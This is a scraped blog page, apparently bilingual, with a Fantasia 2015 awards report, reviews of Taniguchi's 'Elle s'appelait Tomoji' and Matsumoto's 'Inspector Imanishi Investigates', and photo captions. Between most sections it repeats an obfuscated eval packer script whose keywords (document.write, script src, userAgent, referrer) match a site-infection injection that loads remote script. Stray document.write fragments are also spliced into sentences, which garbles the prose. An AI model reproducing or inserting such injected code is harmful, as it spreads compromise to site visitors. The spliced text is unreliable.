eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dhhdb|var|u0026u|referrer|nifbe||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sekat|var|u0026u|referrer|fzdtd||js|php’.split(‘|’),0,{}))
As usual the 19th edition of the Fantasia International Film Festival was a great success. Not only it is now considered North America’s longest-running genre film festival with its 195 screenings over twenty-three days but it also had an attendance of over 100, document.write(“”); 000 spectators for six consecutive years.
Several Japanese movies won awards again this year:
- TAG by Sion Sono received the Cheval Noir Award for Best Film
- Tomoe Kanno (for LA LA LA AT ROCK BOTTOM) received the Cheval Noir Award for Best Screenplay
- Subaru Shibutani (for LA LA LA AT ROCK BOTTOM) received the Cheval Noir Award for Best Actor
- Reina Triendl (for TAG) received the Cheval Noir Award for Best Actress
- Sion Sono’s TAG also received a Special Mention “for its creative, surprising, and monumental opening kill sequence”
- MISS HOKUSAI by Keiichi Hara received no less than three awards: the Satoshi Kon Award for Best Animated Feature Film, the Prix Séquences, as well as the Best Animated Feature Audience Award (Gold Prize)
- LOVE & PEACE by Sion Sono received the Best Asian Feature Audience Award (Gold Prize)
Surprisingly, Attacks on Titan, the latest sensation from Japan, didn’t win any prize.
The dates for next year festival (the 20th anniversary edition!) were also announced: The Fantasia International Film Festival will take place in Montreal from July 14 to August 2, 2016.
For more details on all Japanese movies you can check our previous entry “Japanese movies at Fantasia 2015”.
For an overview of the Japanese movies you can check Claude R. Blouin’s extensive comments “Un vieux fou de cinéma japonais à Fantasia 2015” on the Shomengeki blog (in french).
(Sources: ANN, Dread Central, Fangoria, Fantasia, Twitch)
[ Traduire ]
Image du mer-fleurie
Nénuphar / Water lily
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hrdsh|var|u0026u|referrer|andtt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzekb|var|u0026u|referrer|kyzyn||js|php’.split(‘|’),0,{}))

(Canon PowerShot S5 IS, document.write(“”); Jardin botanique, 2015-07-05)
Image du chat-medi
Saya (iPhone 6, document.write(“”); 2015-08-08)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhbtn|var|u0026u|referrer|akiar||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kftaa|var|u0026u|referrer|ydiky||js|php’.split(‘|’),0,{}))

Image du mer-fleurie
Cosmos
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iyybh|var|u0026u|referrer|ednyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bykiy|var|u0026u|referrer|sebbt||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-07-24)

Elle s’appelait Tomoji
 “L’histoire vraie d’une rencontre signée Taniguchi”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bfrbz|var|u0026u|referrer|tyskf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ffdte|var|u0026u|referrer|brtye||js|php’.split(‘|’),0,{}))
“Taniguchi met ici en scène la rencontre entre deux adolescents dans le Japon de l’entre-deux guerres (1925-1932). Tomoji vit dans la campagne au nord du mont Fuji, document.write(“”); tandis que Fumiaki fait ses premiers pas de photographe à Tokyo. L’auteur nous fait découvrir avec sa sensibilité habituelle ce qui va unir ces personnages.”
“Une histoire inspirée de personnages réels qui fonderont par la suite une branche dérivée du bouddhisme.”
[Texte du site de l’éditeur; voir aussi la couverture arrière]
Continuez après le saut de page >>
 Elle s’appelait Tomoji (intitulé simplement ????? [ Tomoji ] en japonais) est le fruit d’une commande de la part du temple bouddhiste fréquenté par Jirô Taniguchi et son épouse. L’histoire est d’abord parue dans le bulletin trimestrielle de la secte Shinnyo-En avant d’être publié chez Futabasha en août 2014. La traduction française n’a pas tardé à paraître en janvier 2015 chez un jeune éditeur appartenant au groupe de l’école des loisirs, Rue de Sèvres, qui avait déjà publié Giacomo Foscari de Mari Yamazaki en septembre 2013 ainsi que Cet été-là par Mariko et Jillian Tamaki (une BD par des nord-américaines d’origine japonaise) en mai 2014.
Dans l’interview inclut à la fin de l’ouvrage, Taniguchi nous explique que Shinnyo-En désirait “valoriser ce qui fait la particularité de ce temple, et notamment mieux faire connaître la personnalité et le parcours de sa créatrice, Tomoji Uchida.” Taniguchi n’avait cependant pas l’intentsion de se lancer dans un travail hagiographique, car de simples anecdotes biographiques sont insuffisant pour bâtir une histoire accrocheuse. Pour ce faire il était nécessaire d’y introduire des éléments fictifs. Il décida de se concentrer sur la vie de Tomoji avant la création du temple en privilégiant “le parcours de vie qui a façonné la personnalité de Tomoji, et qui l’a conduite à choisir la voie de la spiritualité.”
 Ayant un emploi du temps plutôt chargé et étant peu familier avec ce genre de récit et la période, Taniguchi a décidé de faire appel à une scénariste professionnelle, Miwako Ogihara. Il admet volontiers qu’avec les années il produit des mangas qui offrent moins d’action et de passion, comme ce fut le cas pour Blanco ou Le sommet des dieux, par exemple, et plus de subtilités et de douceurs. Dans le cas de Elle s’appelait Tomoji, il trouvait particulièrement important que l’intrigue se déroule d’une “façon calme et précise”.
Taniguchi nous raconte donc divers moments marquants de la vie de Tomoji Uchida. Chapitre I: Elle s’appelait Tomoji; 1925 (Taishô 14). Tomoji a 13 ans et revient de l’école en flânant. Pendant ce temps, Fumiaki Itô, 19 ans, arrive au village pour photographier, à la demande de sa mère, la grand-mère de Tomoji, Kin Uchida (67 ans)—dont il est le petit-fils de la soeur ainé. Tomoji arrive tard et elle croise Fumiaki sur la route mais sans le rencontrer. Le 9 mai 1912 (dernière année de l’ère Meiji) nait Tomoji par une nuit orageuse.
 Chapitre II: Des jours heureux; Mai 1913 (Taishô 2): Pour l’anniversaire de Tomoji, toute la famille se rends chez le photographe de Nirasaki, à vingt kilomètres de Takane. Août 1914 (Taishô 3): sa petite soeur, Masaji, vient au monde. Décembre 1916 (Taishô 4): son père, Yoshihira, meurt d’une péritonite aigüe due à une appendicite.
Chapitre III: La séparation; janvier 1919 (Taishô 8): les enfants travaillent à l’épicerie de la famille; la mère, maintenant veuve, retourne dans sa famille à Gochôda. Elle sera élevé par sa grand-mère et son grand (demi-)frère, Toyô. En avril, Tomoji rentre à l’école primaire Jinjô à Nagasawa. Elle doit marché, seule, plus d’une heure pour s’y rendre. Au retour elle doit aider aux travaux ménagers et au magasin. Printemps 1921 (Taishô 10): Masaji entre aussi à l’école, ce qui fait que Tomoji ne marche plus seule. Masaji est souvent malade. Décembre 1921: la fièvre de Masaji empire et elle doit rester alité plusieurs jours. Janvier 1922 (Taishô 11): Masaji meurt de la fièvre.
Chapitre IV: Le ciel, au loin; avril 1923 (Taishô 12): Tomoji va en excursion avec sa classe.e Elle démontre beaucoup de compassion et d’entraide pour ses amis et sa famille. Été 1923 (Taishô 12): Tomoji est bien organisé et débrouillarde dans son travail. Sa famille mène une vie simple mais sereine. 1er septembre 1923 (Taishô 12): c’est le grand tremblement de terre de la région du Kantô et un vaste incendie ravage Tokyo. Fumiaki, qui vit maintenant à Tokyo, assiste de près à la catastrophe. Été 1924 (Taishô 13): Tomoji travaille aux champs avec sa grand-mère. Le travail est dur mais “après les difficultés… il y a toujours quelque chose d’heureux qui arrive.” Pendant ce temps, Tokyo se reconstruit et Fumiaki apprend l’anglais.
Chapitre V: Le voyage; mars 1925 (Taishô 14): il est décidé que Tomoji poursuivra ses études à l’école supérieure. Elle doit marcher trois kilomètre sur un chemin de montagne pour aller en classe, où elle excelle en toute matière dont le chant. Elle est nommé déléguée de classe. Été 1930 (Shôwa 5): un mariage est arrangé pour Toyô. La grand-mère, qui travaille encore au champs, au magasin et dit des prières pour les voisins malades, commence à avoir des problèmes de santé et meurt à 72 ans. A ses funérailles, le 1er septembre 1930, “Tomoji se souvient de sa grand-mère, attentive aux problèmes que lui racontaient les gens pour pouvoir les aider.” À l’automne c’est le marriage de Toyô. Tomoji décide de quitter la maison pour aller à l’école de couture de kimonos à Kôfu. Elle part en janvier 1931 (Shôwa 6). Elle a 18 ans.
Chapitre VI: Le printemps est arrivé; janvier 1931: de sept heures du matin à minuit, Tomoji passe tout son temps à la couture, puis aux travaux ménagers. Son seul moment de repos c’est celui du repas. Janvier 1932 (Shôwa 7): elle retourne à la maison pour visiter son frère et sa femme qui est enceinte. Elle y apprend qu’elle a une proposition de mariage: il s’agit de Fumiaki Itô de Minami-Arai. C’est un bon prospect car il travail dans une société de construction d’avion à Tokyo. Il est aussi de retour dans sa famille pour les fêtes du nouvel an. Mais avant qu’elle aille se présenter à sa famille, Fumiaki et son frère viennent faire une visite surprise. Quelques jours plus tard, Tomoji se rends avec sa tante à Minami-Arai pour rencontrer la famille de Fumiaki. Elle y fait bonne impression grâce à la bonne éducation qu’elle a reçu de sa grand-mère. Elle est adroite et économe: “Le riz est le résultat de beaucoup de travail (…) il ne faut pas en gaspiller le moindre grain.” De sa grand-mère elle dit aussi qu’elle “était sincèrement dévouée aux autres.” Le jeune couple promet de s’écrire et chacun retourne à son travail.
En Mars, Tomoji reçoit une lettre de sa tante pour lui annoncer qu’elle a reçu le consentement officiel de madame Yoshi Itô pour le mariage. Elle écrit aussitôt à Fumiaki pour lui dire qu’elle est prête à partir dès qu’il viendra la chercher. Il vient aussitôt et ils repartent pour Tokyô. Comme il n’est pas le successeur de la famille et qu’elle n’a pas de dot, ils décident qu’ils peuvent se passer de cérémonie de mariage. En avril, ils s’installent dans un appartement près de la gare de Tachikawa. Ils organisent un petit banquet pour célébrer leur union. Tomoji veux vivre simplement, et construire une famille avec des enfants “dont les rires animent la maison”. Pour la première fois depuis la mort de son père, Tomoji est heureuse et sereine. Elle a le sentiment qu’elle doit beaucoup à sa grand-mère…
Dans Elle s’appelait Tomoji, on retrouve avant tout le superbe style graphique de Taniguchi — clair, précis, détaillé, avec quelques belles pages en couleurs — ainsi que le même genre de récit que pour Le Journal de mon père. Toutefois l’on sent qu’il y manque quelque chose et que le récit n’a pas vraiment d’âme. Le sujet était pourtant prometteur mais Taniguchi (et/ou la scénariste) a échoué dans sa tentative d’en faire un récit captivant. C’était probablement un projet trop ambitieux et Taniguchi a essayé de couvrir trop d’année en un petit nombre de pages ce qui en fait un récit beaucoup trop anecdotique. C’est un très beau manga, et malgré la volonté d’en apprendre plus sur ce personnage intéressant, la lecture n’en est cependant pas satisfaisante. C’est donc un manga très décevant, ce qui est rare dans le cas de Taniguchi.
Elle s’appelait Tomoji, scénario: Jirô TANIGUCHI et Miwako Ogihara, dessin: Jirô TANIGUCHI. Paris: Rue de Sèvres, janvier 2015. 174 pgs, 18.5 x 25.5 cm, 17 € / $31.95 Can, ISBN: 9782369811312. Recommandé pour public adolescent (12+). Un extrait peut être consulté sur le site de l’éditeur. 
Pour plus d’information vous pouvez aussi consulter les sites suivants:


Elle s’appelait Tomoji © Jirô Taniguchi / Miwako Ogihara, 2014. Traduction française © Rue de Sèvres, Paris, 2015.
[ Translate ]
Images natures du samedi
Z’êtes pas tanné des photos de minous?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbtrr|var|u0026u|referrer|eshae||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sfdri|var|u0026u|referrer|rdfhf||js|php’.split(‘|’),0,{}))
A la place, document.write(“”); voici une photo de tortue qui se prends pour Gamera et une hideuse araignée!
Aren’t you tired of cats’ pictures?
Here’s instead a picture of a turtle imitating Gamera and of an ugly spider!


(Canon PowerShot S5 IS, Jardin Botanique, 2015-07-05)
(iPhone 6, Jardin familial, 2015-07-31)
Inspector Imanishi Investigates
 “In the railroad yard of Tokyo’s Kamata Station a disfigured corpse is found, document.write(“”); its head pillowed on one rail, thighs across another, awaiting the departure of the first morning train to complete the grisly work. The solitary clue is a name: Kameda. It leads nowhere until from the Homicide Division comes Inspector Imanishi Eitaro, a dogged, respected investigator, minimally educated, genteel, a gardener fond of haiku.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zfndk|var|u0026u|referrer|eabkb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytdna|var|u0026u|referrer|eryez||js|php’.split(‘|’),0,{}))
“Typically Japanese, he takes his work not only seriously but personally, even more so when the victim turns out to have been a retired policeman. When the case is closed unsuccessfully, he pursues the investigation on his own. Too abashed to even ask for expenses when his hunch directs him on an expedition to a rural village, he uses his wife’s savings (gladly proffered, since it is for the job). From the Japanese Sea to the Pacific, from Tokyo to the rural north, Imanishi pursues his quarry, using up vacation days and off-duty hours. Peasants, politicians, movie makers, actors, doctors, scholars — the hunt for the murderer takes him into the recesses of Japanese society and the Japanese psyche. With utter dedication, Imanishi moves ever closer, tracing what are really a string of crimes dedicated by a uniquely Japanese motive.”
“Inspector Imanishi Investigates is not simply a mystery, not is its author a simple mystery writer. (…) Seichô Matsumoto, is credited as the restorer and innovator of Japanese detective fiction following the Pacific War (…). In the 1950s, he introduced the “social detective story,” a police procedural that depicted society in realistic terms. Appearing first as a newspaper serial and then in book form in 1961, Suna no Utsuwa (“Vessel of Sand”) sold in the millions and established its author as the leader of a new generation of writers. Although he only began writing at the age of forty, in his long and distinguished career, Seichô Matsumoto has published over 450 novels, histories and non-fiction works, and has garnered many awards, including [notably for this novel] the the Akutagawa Literary Prize and the Mystery Writers of Japan Prize.”
[Text from the inside jacket]
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
 This novel, originally titled Suna no utsuwa (??? / lit. “The Bowl of sand”), was first serialized in Yomiuri Shimbun between May 17, 1960 and April 20, 1961 before being published by Kobunsha (kappa novels) in July 1961. It was translated in english as Inspector Imanishi Investigates and in french as Le vase de sable. It was adapted by Shochiku in 1974 into a movie titled Castle of Sand (which we commented recently) and was also made into TV dramas by TBS (in 1962 and 2004), Fuji TV (in 1977) and TV Asahi (in 1991 and 2011). So it’s obviously a popular story.
Seichô Matsumoto [1909-1992, see picture on the right, from the back cover, © Bungei Shunju Ltd] is often compared to other crime writers like Belgium’s Georges Simenon (creator of Detective Maigret) or England’s P.D. James (creator of detective Dalgliesh). As it is said on the inside jacket of the book, he played an important role in the development of modern Japanese detective fiction by creating police procedural stories that were strongly embedded into the social and cultural environment of postwar Japan. He published over four hundred books (novels but also short stories collections and essays mostly about Japanese and ancient history). He was Japan’s best-selling author of the 60s.
The novel is divided into seventeen chapters. In the first one, titled “Kamata Railroad Yard”, the crime scene is described and all the known elements of the case listed. Then, only five pages later, we are introduced to the main character of the story, Imanishi Eitaro, a 45-year-old veteran police officer and part-time poet. An old man has been found bludgeoned to death in the Kamata train yard in Tokyo and the only clues is that a waitress from a nearby bar said the victim spoke with a Tohoku accent, she saw him with a younger man and overheard them talk about “Kameda”. Is that a person’s name or place? Maybe it refers to Kameda Station in Akita Prefecture?
In chapter two, “Kameda”, Imanishi travels by train to Kameda along with Yoshimura Hiroshi, a younger and enthusiastic colleague. Except for the presence, the previous week, of a strange man, they cannot find any new leads for their investigation. On the train back, they see a group of four young men surrounded by fans and reporters. They are told they are members of the Nouveau group, a younger generation of intellectuals with progressive opinions: the composer Waga Eiryo, the playwright Takebe Toyoichiro, the critic Sekigawa Shigeo and the painter Kanazawa Mutsuo. It seems that serendipity can play a role in a criminal investigation…
In chapter three, “The Nouveau Group”, we are introduced a little more to this group of intellectuals, and particularly to Sekigawa and his mistress, Emiko. In chapter four, “Unsolved”, the investigation team (made of eight investigators from the Homicide Division of the Metropolitan Police and fifteen local precinct investigators) is disbanded due to the lack of progress. Imanishi and Yoshimura meets in a bar to discuss the case. Back home, Imanishi is told by his wife that a young actress just moved in a nearby apartment building. Waga Eiryo is injured in a taxi traffic accident and is visited in the hospital by friends and his fiancé, Tadokoro Sachiko, the daughter of a former cabinet minister.
In the fifth chapter, “The woman of the paper blizzard”, the investigators get their first break when the adoptive son of the victim files a missing-person report and identifies him has Miki Kenichi, a retired grocer from Okayama Prefecture. Back home, Imanishi meets his sister who tells him that she has a new tenant in one of her apartment units, apparently a hostess in a bar in Ginza. Murayama, an art critic, tells his friend Kawano about a strange encounter he had in a train: a young woman was throwing out of the train’s opened window what looked like shredded white paper. His friend asks if he could publish this poetic story as his own. In chapter six, “The distribution of dialects”, Imanishi wonders that if Miki Kenichi was from Okayama Prefecture how could he then talks in Tohoku dialect? However, he discovers that the Izumo dialect is somehow similar to Tohoku’s and that there’s a place called Kamedake in that area too, so he goes to Shimane Prefecture to investigate. He learns that, before becoming a grocer, Kenichi worked a longtime as a policeman in Kamedake. Imanishi meets with the police chief of Minari station in Nita town and with one of Miki’s friend in Kamedake, an abacus maker named Kirihara Kojuro. He can now start to investigate Kenichi’s life in search for a motive for his murder. He doesn’t learn much. He mostly hears stories about how Miki-san was a very good man, always helping people, like this time when a leper beggar traveled through the village with his son.
Chap. seven, “Bloodstains”: Imanishi reads the story the “Girl of the paper blizzard” in a magazine and is intrigued. He tracks down the writer to get more details. What if the girl is the murderer’s mistress getting rid of evidence, for instance the blood stained shirt he was wearing at the time of the murder? He goes looking along the train tracks and indeed finds bloodstained cloth fragments. Tests reveals it is the same blood type as Miki! He also learns that Naruse Rieko, the young woman who moved into an apartment near his home, had just committed suicide. On a hunch he goes investigates at the Avant-Garde Theatre where she was employed and meets a young actor named Miyata Kunio who seems to know something about the reason behind her suicide. He promised to meet Imanishi later to give him more helpful information. Chap. eight, “A mishap”: Miyata never shows up at the meeting and, the next day, Imanishi discovers that he is dead, of an apparent heart attack. He starts investigating him, going back to the theatre and then to his apartment and discovers that he was probably the man, disguised as a labourer, acting strangely in Kameda!
Chapter Nine, “Groping”: On the spot where Miyata died, Imanishi and Yoshimura find a piece of paper with what seems unemployment statistics. They surmise that Miyata must have been hired by the killer to go to Tohoku in order to distract the police. Imanishi goes to visit his sister in order to discreetly interview her tenant, Miura Emiko. She seems well-learned for a bar hostess and interested in everything written by Sekigawa. He also suspects that she’s pregnant. Chapter ten, “Emiko”: Emiko tells Sekigawa about her encounter with Imanishi and that she is pregnant. He seems displeased and asks her to move out of that place immediately. Later, Imanishi learns from his sister that Emiko has moved out. He investigates the moving company and the bar where she was working, trying to find her whereabouts. He finds this highly suspicious.
Chapter eleven, “A woman’s death”: Imanishi’s suspicions are confirmed when he leans that Emiko died of an apparent miscarriage. He now starts investigating Sekigawa, trying to learn more about him and find out his birthplace. He learns he was born in Yokote City, in Akita Prefecture. Chapter twelve, “Bewilderment”: Imanishi and Yoshimura meet again to discuss the case and Imanishi writes a couple of letters to request more information from Miki’s adoptive son and from the abacus maker. The last time Miki Kenichi was seen by his family, he was leaving for a lengthy pilgrimage that culminated in Ise. He was supposed the come right back to Okayama, so why did he stop in Tokyo? He must have seen something or someone that made him change his plans. So, once again, Imanishi takes the train to investigate around the Ise shrine. He learns that Miki went to a movie theatre twice just before leaving for Tokyo. He must have seen something in the movies that suddenly made him change his plans.
Chapter thirteen, “A thread”: Imanishi goes to the movie company to screen the films seen by Miki in Ise, but he sees nothing suspicious. Maybe it was something in the news reels or previews? Yoshimura, who saw the movie in question a while ago, thinks that the preannouncement of the next movie, a foreign feature, had scenes from the opening nights showing lots of celebrities, including maybe some members of the Nouveau Group. Imanishi is not only investigating Sekigawa but also Waga Eiryo. He is going to Yamanaka in Ishikawa Prefecture, a small and poor village, to investigate the wife of the leper beggar that Miki had helped and try to find the whereabouts of his son. Chapter fourteen, “Soundless”: Yoshimura reports to Imanishi that he looked around Sekigawa’s house and came upon the strange story of peddlers getting sick with no apparent reasons while trying to push their products at his doorsteps. Imanishi is finally able to see the preview movie for himself, but can’t find anything useful in it.
Chapter fifteen, “On the track”: The Ise police questioned the theatre’s manager and it is revealed that a commemorative photograph showing the manager with agriculture and forestry minister Tadokoro Shigeyoshi and his family was displayed at the theatre when Miki visited. Finally, Imanishi is able to identify the face that had drawn Miki to Tokyo! Imanishi goes back to the Avant-Garde Theatre and learns that a man’s raincoat was stolen from the wardrobe of the theatre. It was a stage costume used by Miyata Kunio and probably stolen by Naruse Rieko for her lover. So the killer could walk back home without attracting attention since his bloodied shirt was covered by a raincoat! He also learns that what made the peddler feel sick at Sekigawa’s house was an ultrasonic device used as “peddler repellent.” Chapter sixteen, “A certain family register”: Imanishi goes to Osaka to investigates Waga’s family register. He deducts that, since it was destroyed during the war and reconstruct with information provided by the people on an honour basis, the information is likely false. Imanishi and Yoshimura realize that the paper found near Miyata Kunio’s body wasn’t unemployment statistics after all, but a list high and low frequencies with silences, a recipe for murder!
Chapter seventeen, “The loud speaker announcement”: At the Homicide Division, Imanishi explains his findings to the team. All the pieces of the puzzle are finally coming into place and the murderer is arrested before he boarded a plane for the U.S.A.
First of all, the title of this translation is terrible. The original title can be literally translated as “The Bowl of sand” (it’s poetic, but the deeper meaning of it escapes me; maybe it refer to the futility of hubris, since a bowl of sand cannot retain any water?). It was probably too complex for the american publisher who chose this utterly unimaginative title instead (note that the french publisher kept the original spirit of the title with “Le vase de sable” which means “the vessel of sand”).
Like the movie, that we recently commented, this novel is a very detailed police procedural. The storytelling is more linear than the movie and much more complex as several characters were eliminated or merged for the movie. The main difference is the fact that there’s two main suspects (Waga and Sekigawa), there’s two girlfriends or mistresses’ murders (Emiko and Rieko) on the sideline of the main crime and the use of an ultra-sonic device as the secondary murder weapon. This intrigue was probably too complex (and confusing: two artists, two girlfriends) for a movie which needed a simpler plot. Also, the movie put much more emphasis on Waga’s father and his disease, while the book pits the westernized ideas of the Nouveau group (progressive but also corrupting — after all two of its members, full of hubris, committed murder to preserved their status) against the simpler and beautiful way of life of traditional Japan (represented by the abacus maker) — although it could also means abject poverty (like in the village of Waga’s mother).
It’s a good novel and, despite the fact that it painstakingly follows every steps of the investigation, I didn’t feel any lengths. However, even if it’s not a very exciting story, it’s a good example of Japanese detective story, and for this it’s well worth reading.
Inspector Imanishi Investigates, by Seichô Matsumoto (translated by Beth Cary). New York, Soho Press, september 1989 (republished in July 2003). 16 x 24.5 x 3 cm, 314 pg., $16,95 USD / CAN. ISBN: 0-939149-28-1 (2003 edition: 9781569470190). Suggested for young adults (16+). You can read a lengthy extract of the novel on Google books. 
For more information you can check the following websites:


Inspector Imanishi Investigates © 1989 by Seichô Matsumoto. All rights reserved.
[ Traduire ]
Image du mer-fleurie
Tournesol périscope
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eehad|var|u0026u|referrer|dniff||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|itikk|var|u0026u|referrer|fisid||js|php’.split(‘|’),0,{}))
Overachiever, document.write(“”); looking beyond the horizon
(iPhone 6, 2015-07-26)

Image du chat-medi
Le yoga de Caramel
